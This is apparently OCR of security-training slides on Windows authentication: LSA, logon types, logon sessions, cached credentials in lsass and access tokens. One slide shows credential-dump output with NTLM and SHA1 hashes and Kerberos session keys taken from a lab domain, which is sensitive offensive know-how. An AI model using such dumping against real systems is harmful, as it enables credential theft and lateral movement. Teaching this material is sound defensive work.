
Successful Authentication

- When an authentication succeeds, the selected Authentication Package carries out two important tasks:

    1. Creates a new logon session within the system

    2. Provides security information about the authenticated user to LSA

- LSA uses that information to create an Access Token which represents the user's local security context on that system



Interactive and Non-Interactive Authentications

Yet Another Differentiation

- Local/domain and physical/remote were not enough
  - It is also important to differentiate between interactive and non-interactive authentications!

- Microsoft differentiates these based on whether the user inputs its logon data or not
  - User specifies credentials → Interactive
  - User does not specify credentials → Non-Interactive


https://learn.microsoft.com/en-us/windows/win32/secauthn/lsa-user-logon-authentication


Interactive

- Typically (but not limited to) when you log in through Window's auth screen
  - E.g. physical authentication via Winlogon + LogonUI
- The important bit here is that user credentials are cached within the memory of the LSA process (lsass)
  - Credentials are cached and prepared for each Authentication Package
- Cached credentials allow Windows providing a Single Sign-On (SSO) experience to users

https://learn.microsoft.com/en-us/windows/win32/secauthn/interactive-authentication

Interactive (cont.)





https://learn.microsoft.com/en-us/windows/win32/secauthn/interactive-authentication

Non-Interactive

- “Cached credentials allow Windows providing a Single Sign-On (SSO) experience to users”
  - Such statement makes sense when talking about non-interactive authentications


- Rather than the user moving a finger, the application in use leverages the cached credentials on behalf of the user

- That is, non-interactive authentications are only supposed to work after an interactive authentication
  - When cached credentials are available!

https://learn.microsoft.com/en-us/windows/win32/secauthn/noninteractive-authentication


Non-Interactive (cont.)

- How does this work? Such applications leverage the Security Support Provider Interface (SSPI) to perform these authentications



https://learn.microsoft.com/en-us/windows/win32/secauthn/noninteractive-authentication

Non-Interactive (cont.)



Logon Sessions

Logon Sessions

- Logon sessions are created on the target system after a successful authentication
  - Does not matter whether it is physical/remote/domain/local/interactive/non-interactive

- The important bit here:

  AP cached credentials are tied to logon sessions!

- In which situations are logon sessions going to have cached credentials?

```
Authentication Id : 0 ; 2027349 (00000000:001eef55)
Session           : NewCredentials from 0
User Name         : Vegeta_sa
Domain            : CAP
Logon Server      : (null)
Logon Time        :
SID               : S-1-5-21-272438138-3995100478-3847831165-1126
        msv :
         [00000003] Primary
         * Username : bulma_da
         * Domain   : capsule.corp
         * NTLM     : bd35111ab3b0d46129efbdbab06b49c4
         * SHA1     : 5bae942c34d956a9481c7c12ead7b1d06f49a006
         * DPAPI    : df28d0711d8f41402f2994ced82f8b1f
        tspkg :
        wdigest :
         * Username : bulma_da
         * Domain   : capsule.corp
         * Password : (null)
        kerberos :
         * Username : bulma_da
         * Domain   : CAPSULE.CORP
         * Password : (null)
        ssp :
        credman :
```

```
Authentication Id : 0 ; 2027349 (00000000:001eef55)
Session           : NewCredentials from 0
User Name         : Vegeta_sa
Domain            : CAP
Logon Server      : (null)
Logon Time        :
SID               : S-1-5-21-272438138-3995100478-3847831165-1126

         * Username : bulma_da
         * Domain   : CAPSULE.CORP
         * Password : (null)

        Group 0 - Ticket Granting Service
         [00000000]
           Start/End/MaxRenew:
           Service Name (02) : HTTP ; dc01 ; @ CAPSULE.CORP
           Target Name  (02) : HTTP ; dc01 ; @ CAPSULE.CORP
           Client Name  (01) : bulma_da ; @ CAPSULE.CORP
           Flags 00a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ;
           Session Key       : 0x00000012 - aes256_hmac
             fa6bdee34b4812dbce93fa0f23ac1e00a781a62db5bf57372014dbcc4e422bd9
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 23       [...]

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew:
           Service Name (02) : krbtgt ; CAPSULE.CORP ; @ CAPSULE.CORP
           Target Name  (02) : krbtgt ; capsule.corp ; @ CAPSULE.CORP
           Client Name  (01) : bulma_da ; @ CAPSULE.CORP ( capsule.corp )
           Flags 00e10000    : name_canonicalize ; pre_authent ; initial ; renewable ;
           Session Key       : 0x00000012 - aes256_hmac
             7a374810668582dd22602aa135befc0379686cd149eaf8934affb43548d1e3a5
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
```

Logon Sessions (cont.)

- Logon sessions will typically have cached credentials after an interactive authentication
- On the other hand, non-interactive authentications commonly result in logon sessions without cached credentials
- As you may have noticed (“typically, commonly”)…
  - Sometimes interactive does not result in cached credentials
  - Sometimes non-interactive may result in cached credentials

https://docs.microsoft.com/en-us/windows/desktop/secauthn/lsa-logon-sessions

Logon Types

- For reference, there are different types of logon sessions (link in the footnotes)


Logon type	#	Authenticators accepted	Reusable credentials in LSA session	Examples
Interactive (also known as, Logon locally)	2	Password, Smartcard, other	Yes	Console logon; RUNAS; Hardware remote control solutions (such as Network KVM or Remote Access / Lights-Out Card in server) IIS Basic Auth (before IIS 6.0)
Network	3	Password, NT Hash, Kerberos ticket	No (except if delegation is enabled, then Kerberos tickets present)	NET USE; RPC calls; Remote registry; IIS integrated Windows auth; SQL Windows auth;
Batch	4	Password (stored as LSA secret)	Yes	Scheduled tasks
Service	5	Password (stored as	Yes	Windows services


https://learn.microsoft.com/en-us/windows-server/identity/securing-privileged-access/reference-tools-logon-types

Example - Interactive


```
PS C:\Users\acapaz\Desktop> Get-LogonSession


Domain                : CAPSULE
Description           :
UserName              : Acapaz
InstallDate           :
ComputerName          : FILESERVER
LogonId               : 415384
LogonType             : Interactive
AuthenticationPackage : Kerberos
Name                  :
StartTime             : 5/18/2019 10:18:13 AM
Caption               :
```

Example - Network






https://github.com/lazywinadmin/PowerShellScripts

Let’s move on and see what access tokens are and their purpose!

Access Tokens



Creates
Logon Session
Physical
Remote
NTLM
Kerberos
Auth
Auth package
LSA
Creates
TOKEN
User SID
Logon Session ID
Integrity
Groups
...
UserA
HostA
Security information
Provides

Access Tokens

- When a logon session is created, information is returned to LSA that is used to create an access token
- An access token is a protected object that contains the local security context of an authenticated user
  - Every access token is tied to a logon session
  - Access tokens are associated to processes or threads

https://docs.microsoft.com/en-us/windows/desktop/secauthz/access-tokens

Access Tokens (cont.)





https://docs.microsoft.com/en-us/windows/desktop/secauthz/access-tokens

What's Inside a Token

- Access tokens contain important data about the user and its execution context:
  - The user security identifier (SID)
  - Groups the user is a member of
  - A list of privileges
  - Logon session ID
  - Integrity level
  - Type of the token
  - …

https://learn.microsoft.com/en-us/windows/win32/secauthz/access-tokens





